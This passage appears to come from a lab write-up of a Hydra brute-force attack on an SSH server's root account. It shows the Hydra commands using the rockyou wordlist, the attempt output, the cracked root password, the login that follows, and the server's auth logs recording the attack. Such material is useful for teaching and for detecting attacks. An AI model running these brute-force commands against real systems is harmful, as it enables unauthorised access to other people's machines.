hydra -s 3450 -S -v -l root -P /root/Desktop/rockyou.txt -e ns -t 16 17...
```

On the Passwords tab we set the password list we want to use. For the sake of this test we will only use.



Username

Username: root [✓]

Username List:

☐ Loop around users

Password

Password: yourpass

Password List: e/wordlists/rockyou.txt [✓]


Colon separated file

☐ Use Colon separated file

☑ Try login as password ☑ Try empty password


```
hydra -l root -P /usr/share/wordlists/rockyou.txt -e ns -t 16 127.0.0.1 ...
```

Here we can see the finished brute force, completed at 9:07AM and it found the ssh password to be uest1onQ?at@.




```
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykoo" - 69969 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykay" - 69970 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykate" - 69971 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykat87" - 69972 of 70012 [child 3]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykat16" - 69973 of 70012 [child 3]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykat15" - 69974 of 70012 [child 12]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittykat14" - 69975 of 70012 [child 3]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittyg" - 69976 of 70012 [child 12]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittyfuck" - 69977 of 70012 [child 1]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittyf" - 69978 of 70012 [child 3]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittycatt" - 69979 of 70012 [child 12]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittycat77" - 69980 of 70012 [child 1]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittycat22" - 69981 of 70012 [child 3]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittycat21" - 69982 of 70012 [child 12]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittycat101" - 69983 of 70012 [child 1]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittyblue" - 69984 of 70012 [child 12]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittybitty" - 69985 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kittybear" - 69986 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty987" - 69987 of 70012 [child 1]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty76" - 69988 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty75" - 69989 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty64" - 69990 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty57" - 69991 of 70012 [child 1]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty53" - 69992 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty52" - 69993 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty456" - 69994 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty2009" - 69995 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty1996" - 69996 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty1988" - 69997 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty121" - 69998 of 70012 [child 14]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty100" - 69999 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty001" - 70000 of 70012 [child 5]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "kitty cat" - 70001 of 70012 [child 7]
[ATTEMPT] target 174.7.33.60 - login "root" - pass "uest1onQ?at@" - 70002 of 70012 [child 3]

[3450][ssh] host: 174.7.33.60   login: root   password: uest1onQ?at@
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-28 09:07:43
<finished>
```

When we tried our next login to the compromised machine we can see the there were 220000 failed attempts at logging in, I believe this is due to hydra making multiple attempts on the same password to make sure it there was no network issues with the password attempt.




```
root@kali:~# ssh root@174.7.33.60
ssh: connect to host 174.7.33.60 port 22: Connection refused
root@kali:~# ssh root@174.7.33.60 -p 3450
root@174.7.33.60's password:
Last failed login: Tue Oct 28 09:14:38 PDT 2014 from d64-180-233-101.bchsia.telu
s.net on ssh:notty
There were 223502 failed login attempts since the last successful login.
Last login: Mon Oct 27 18:10:44 2014 from d64-180-233-101.bchsia.telus.net
[root@localhost ~]#
```

Below is a screenshot of the logs on the compromised web server, we can see this is the point in time where we started the brute force.




```
Oct 27 18:11:49 localhost.localdomain sshd[806]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[812]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[810]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[816]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[808]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[814]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[819]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[807]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[815]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[809]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[818]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[813]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[817]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:49 localhost.localdomain sshd[811]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 27 18:11:51 localhost.localdomain sshd[806]: Failed password for root from 64.180.233.101 port 53356 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[812]: Failed password for root from 64.180.233.101 port 53363 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[810]: Failed password for root from 64.180.233.101 port 53359 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[816]: Failed password for root from 64.180.233.101 port 53368 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[808]: Failed password for root from 64.180.233.101 port 53360 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[814]: Failed password for root from 64.180.233.101 port 53364 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[819]: Failed password for root from 64.180.233.101 port 53372 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[807]: Failed password for root from 64.180.233.101 port 53357 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[815]: Failed password for root from 64.180.233.101 port 53366 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[811]: Failed password for root from 64.180.233.101 port 53362 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[809]: Failed password for root from 64.180.233.101 port 53361 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[817]: Failed password for root from 64.180.233.101 port 53369 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[813]: Failed password for root from 64.180.233.101 port 53365 ssh2
Oct 27 18:11:51 localhost.localdomain sshd[818]: Failed password for root from 64.180.233.101 port 53370 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[816]: Failed password for root from 64.180.233.101 port 53368 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[818]: Failed password for root from 64.180.233.101 port 53370 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[815]: Failed password for root from 64.180.233.101 port 53366 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[811]: Failed password for root from 64.180.233.101 port 53362 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[807]: Failed password for root from 64.180.233.101 port 53357 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[809]: Failed password for root from 64.180.233.101 port 53361 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[814]: Failed password for root from 64.180.233.101 port 53364 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[812]: Failed password for root from 64.180.233.101 port 53363 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[817]: Failed password for root from 64.180.233.101 port 53369 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[808]: Failed password for root from 64.180.233.101 port 53360 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[819]: Failed password for root from 64.180.233.101 port 53372 ssh2
Oct 27 18:11:53 localhost.localdomain sshd[813]: Failed password for root from 64.180.233.101 port 53365 ssh2
```

Next is an example of the password brute forcing in the middle of the night.



```
Oct 28 08:57:32 localhost.localdomain sshd[7803]: Failed password for root from 64.180.233.101 port 40820 ssh2
Oct 28 08:57:32 localhost.localdomain sshd[7803]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:32 localhost.localdomain sshd[7833]: Failed password for root from 64.180.233.101 port 40821 ssh2
Oct 28 08:57:33 localhost.localdomain sshd[7864]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:33 localhost.localdomain sshd[7840]: Failed password for root from 64.180.233.101 port 40823 ssh2
Oct 28 08:57:33 localhost.localdomain sshd[7839]: Failed password for root from 64.180.233.101 port 40822 ssh2
Oct 28 08:57:33 localhost.localdomain sshd[7866]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:33 localhost.localdomain sshd[7868]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:33 localhost.localdomain sshd[7857]: Failed password for root from 64.180.233.101 port 40826 ssh2
Oct 28 08:57:33 localhost.localdomain sshd[7843]: Failed password for root from 64.180.233.101 port 40825 ssh2
Oct 28 08:57:34 localhost.localdomain sshd[7877]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:35 localhost.localdomain sshd[7833]: Failed password for root from 64.180.233.101 port 40821 ssh2
Oct 28 08:57:35 localhost.localdomain sshd[7864]: Failed password for root from 64.180.233.101 port 40827 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7866]: Failed password for root from 64.180.233.101 port 40828 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7840]: Failed password for root from 64.180.233.101 port 40823 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7839]: Failed password for root from 64.180.233.101 port 40822 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7868]: Failed password for root from 64.180.233.101 port 40829 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7857]: Failed password for root from 64.180.233.101 port 40826 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7843]: Failed password for root from 64.180.233.101 port 40825 ssh2
Oct 28 08:57:36 localhost.localdomain sshd[7877]: Failed password for root from 64.180.233.101 port 40830 ssh2
Oct 28 08:57:37 localhost.localdomain sshd[7833]: Failed password for root from 64.180.233.101 port 40821 ssh2
Oct 28 08:57:37 localhost.localdomain sshd[7864]: Failed password for root from 64.180.233.101 port 40827 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7866]: Failed password for root from 64.180.233.101 port 40828 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7840]: Failed password for root from 64.180.233.101 port 40823 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7839]: Failed password for root from 64.180.233.101 port 40822 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7868]: Failed password for root from 64.180.233.101 port 40829 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7857]: Failed password for root from 64.180.233.101 port 40826 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7843]: Failed password for root from 64.180.233.101 port 40825 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7877]: Failed password for root from 64.180.233.101 port 40830 ssh2
Oct 28 08:57:38 localhost.localdomain sshd[7895]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:38 localhost.localdomain sshd[7899]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:39 localhost.localdomain sshd[7902]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:39 localhost.localdomain sshd[7833]: Failed password for root from 64.180.233.101 port 40821 ssh2
Oct 28 08:57:39 localhost.localdomain sshd[7833]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:40 localhost.localdomain sshd[7864]: Failed password for root from 64.180.233.101 port 40827 ssh2
Oct 28 08:57:40 localhost.localdomain sshd[7866]: Failed password for root from 64.180.233.101 port 40828 ssh2
Oct 28 08:57:40 localhost.localdomain sshd[7840]: Failed password for root from 64.180.233.101 port 40823 ssh2
Oct 28 08:57:40 localhost.localdomain sshd[7840]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 08:57:40 localhost.localdomain sshd[7839]: Failed password for root from 64.180.233.101 port 40822 ssh2
Oct 28 08:57:40 localhost.localdomain sshd[7839]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
```


And finally we can see in the highlighted row we can see Hydra has finally found the right password combination at 9:07AM.




```
Oct 28 09:07:26 localhost.localdomain sshd[11078]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:27 localhost.localdomain sshd[11055]: Failed password for root from 64.180.233.101 port 41253 ssh2
Oct 28 09:07:27 localhost.localdomain sshd[11065]: Failed password for root from 64.180.233.101 port 41254 ssh2
Oct 28 09:07:27 localhost.localdomain sshd[11085]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:27 localhost.localdomain sshd[11026]: Failed password for root from 64.180.233.101 port 41250 ssh2
Oct 28 09:07:27 localhost.localdomain sshd[11026]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:27 localhost.localdomain sshd[11027]: Failed password for root from 64.180.233.101 port 41251 ssh2
Oct 28 09:07:27 localhost.localdomain sshd[11027]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:28 localhost.localdomain sshd[11078]: Failed password for root from 64.180.233.101 port 41255 ssh2
Oct 28 09:07:28 localhost.localdomain sshd[11041]: Failed password for root from 64.180.233.101 port 41252 ssh2
Oct 28 09:07:28 localhost.localdomain sshd[11023]: Failed password for root from 64.180.233.101 port 41248 ssh2
Oct 28 09:07:28 localhost.localdomain sshd[11023]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:28 localhost.localdomain sshd[11024]: Failed password for root from 64.180.233.101 port 41249 ssh2
Oct 28 09:07:28 localhost.localdomain sshd[11024]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:29 localhost.localdomain sshd[11093]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:29 localhost.localdomain sshd[11055]: Failed password for root from 64.180.233.101 port 41253 ssh2
Oct 28 09:07:29 localhost.localdomain sshd[11065]: Failed password for root from 64.180.233.101 port 41254 ssh2
Oct 28 09:07:29 localhost.localdomain sshd[11085]: Failed password for root from 64.180.233.101 port 41256 ssh2
Oct 28 09:07:29 localhost.localdomain sshd[11096]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:29 localhost.localdomain sshd[11085]: Accepted password for root from 64.180.233.101 port 41256 ssh2
Oct 28 09:07:29 localhost.localdomain sshd[11100]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
